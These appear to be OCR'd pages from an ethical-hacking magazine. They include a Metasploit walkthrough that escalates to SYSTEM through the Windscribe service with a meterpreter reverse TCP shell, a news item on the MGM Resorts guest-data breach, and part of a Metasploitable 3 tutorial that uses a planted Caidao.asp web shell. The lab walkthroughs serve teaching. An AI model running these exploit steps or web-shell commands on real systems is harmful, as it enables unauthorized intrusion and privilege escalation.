
```
msf5 exploit(multi/handler) > use exploit/windows/local/windscribe_windscribe
service_priv_esc
msf5 exploit(windows/local/windscribe_windscribeservice_priv_esc) > show opti
ons

Module options (exploit/windows/local/windscribe_windscribeservice_priv_esc):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on.


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, th
read, process, none)
   LHOST                      yes       The listen address (an interface may
be specified)
   LPORT     4444             yes       The listen port
```

Set the session if and LHOST options and execute the module as shown below.



```
msf5 exploit(windows/local/windscribe_windscribeservice_priv_esc) > set sessi
on 1
session => 1
msf5 exploit(windows/local/windscribe_windscribeservice_priv_esc) > set lhost
 192.168.32.132
lhost => 192.168.32.132
msf5 exploit(windows/local/windscribe_windscribeservice_priv_esc) > check
[*] The service is running, but could not be validated.
msf5 exploit(windows/local/windscribe_windscribeservice_priv_esc) > run

[*] Started reverse TCP handler on 192.168.32.132:4444
[*] Sending C:\Users\admin\AppData\Local\Temp\30lRX4sbK.exe to \\.\pipe\Winds
cribeService ...
[*] Sending stage (180291 bytes) to 192.168.32.136
[*] Meterpreter session 2 opened (192.168.32.132:4444 -> 192.168.32.136:49209
) at 2020-04-03 19:46:48 +0530

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > sysinfo
Computer        : WIN-DHH9GH6L5SP
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
```

Here are our two meterpreter sessions with their respective privileges.



```
msf5 exploit(windows/local/windscribe_windscribeservice_priv_esc) > sessions

Active sessions
===============

  Id  Name  Type                     Information
 Connection
  --  ----  ----                     -----------
 ----------
  1         meterpreter x86/windows  WIN-DHH9GH6L5SP\admin @ WIN-DHH9GH6L5SP
 192.168.32.132:4455 -> 192.168.32.136:49208 (192.168.32.136)
  2         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ WIN-DHH9GH6L5SP
 192.168.32.132:4444 -> 192.168.32.136:49209 (192.168.32.136)
```

MGM Resorts

DATA BREACH THIS MONTH

MGM Resorts is an American global hospitality and entertainment company operating resorts, casinos and hotels in various locations of the world. It is widely known for having 38 percent minorities and 43 percent women in its management ranks. The company generated over 12.9 billion US dollars revenue last year.

What?

Data belonging to over 10.6 million hotel guests was exposed online recently. The exposed data included full names of hotel guests, their home addresses, phone numbers, emails and dates of birth. The data exactly belonged to over 1,06,83,188 former hotel guests. The data acquires significance as it not only contains details about regular tourists and travelers, but also personal and contact details of many celebrities, CEOs of tech companies, news reporters, government officials some of whom work in sensitive jobs and employees at some of the world's largest tech companies. Researchers confirmed the presence of details of Twitter CEO and Justin Bieber as part of the breached data.

Who?

The exposed database was detected first by Under The Breach, a breach detection service in a hacking forum that usually is used by malicious hackers to dump this kind of data.

How?

It is presumed that this hack happened around July of last year and the company even notified its customers about the breach in august of last year. The customer data is stored in the cloud and it is highly probable that this breach is the result of cloud misconfuguration attack which are rampant recently. Even many experts are of the same opinion.

Aftermath

MGM Resorts ordered a thorough investigation by a cyber forensic firm. It also said that the data belonged to customers that visited the resorts prior to year 2017. On confirmation this is true too.

Hackercoolmagz's Take

Of this leaked information emails and phone numbers are important even though the data is of previous years. This is because people usually don't change their email and phone numbers often. So this may lead to spear phishing and SIM swapping attacks. The nature of the guests visiting the hotel also suggests that the information stolen here may be very useful in future cyber attacks.

CAIDAO.ASP : PART 2


METASPLOITABLE TUTORIALS

The lack of vulnerable targets is one of the main problems while practicing the skill of ethical hacking. Metasploitable is one of the best and often underestimated vulnerable OS useful to learn hacking or penetration testing. Many of my readers have been asking me for Metasploitable tutorials.So we have decided to make a complete Metasploitable hacking guide in accordance with ethical hacking process. We have planned this series keeping absolute beginners in mind.

In our April 2019 Issue, we finished the hacking series on Metasploitable 2 with the chapter "The Treasure Trove : Part 2". In those tutorials, we have seen multiple ways in which we can gain access on Metasploitable 2, different types of attacks and POST exploitation and also POST Exploitation Information Gathering. We really hope our readers have enjoyed the tutorials on Metasploitable 2.

Our journey brings us to Metasploitable 3. Metasploitable 3 is the latest version of Metasploitable. Just like Metasploitable, it is designed to be hacked with Metasploit although we can do this without Metasploit. It is packed with numerous vulnerabilities which can be exploited to gain access to the system. However unlike Metasploitable 2, the vulnerabilities may not be a hit and walk case. We have seen how to install it in Oracle Virtualbox in our October 2018 Issue.


In our previous Issue, our readers have seen how we have detected a pre uploaded webshell "Caidao.asp" in the target system Metasploitable 3, cracked its password and gained access to it. In this Issue, our readers will learn more about the power of this notoriously famous web shell. In the virtual terminal, we got access to the command line of the target system. The first command we try out is our favorite net user command which lists all the users in the target windows system.



```
C:\inetpub\wwwroot\> net user

User accounts for \\

-------------------------------------------------------------------------------
Administrator         anakin_skywalker        artoo_detoo
ben_kenobi            boba_fett               c_three_pio
chewbacca             darth_vader             greedo
Guest                 han_solo                jabba_hutt
jarjar_binks          kylo_ren                lando_calrissian
leia_organa           luke_skywalker          sshd
sshd_server           vagrant
The command completed with one or more errors.


C:\inetpub\wwwroot\> |
```

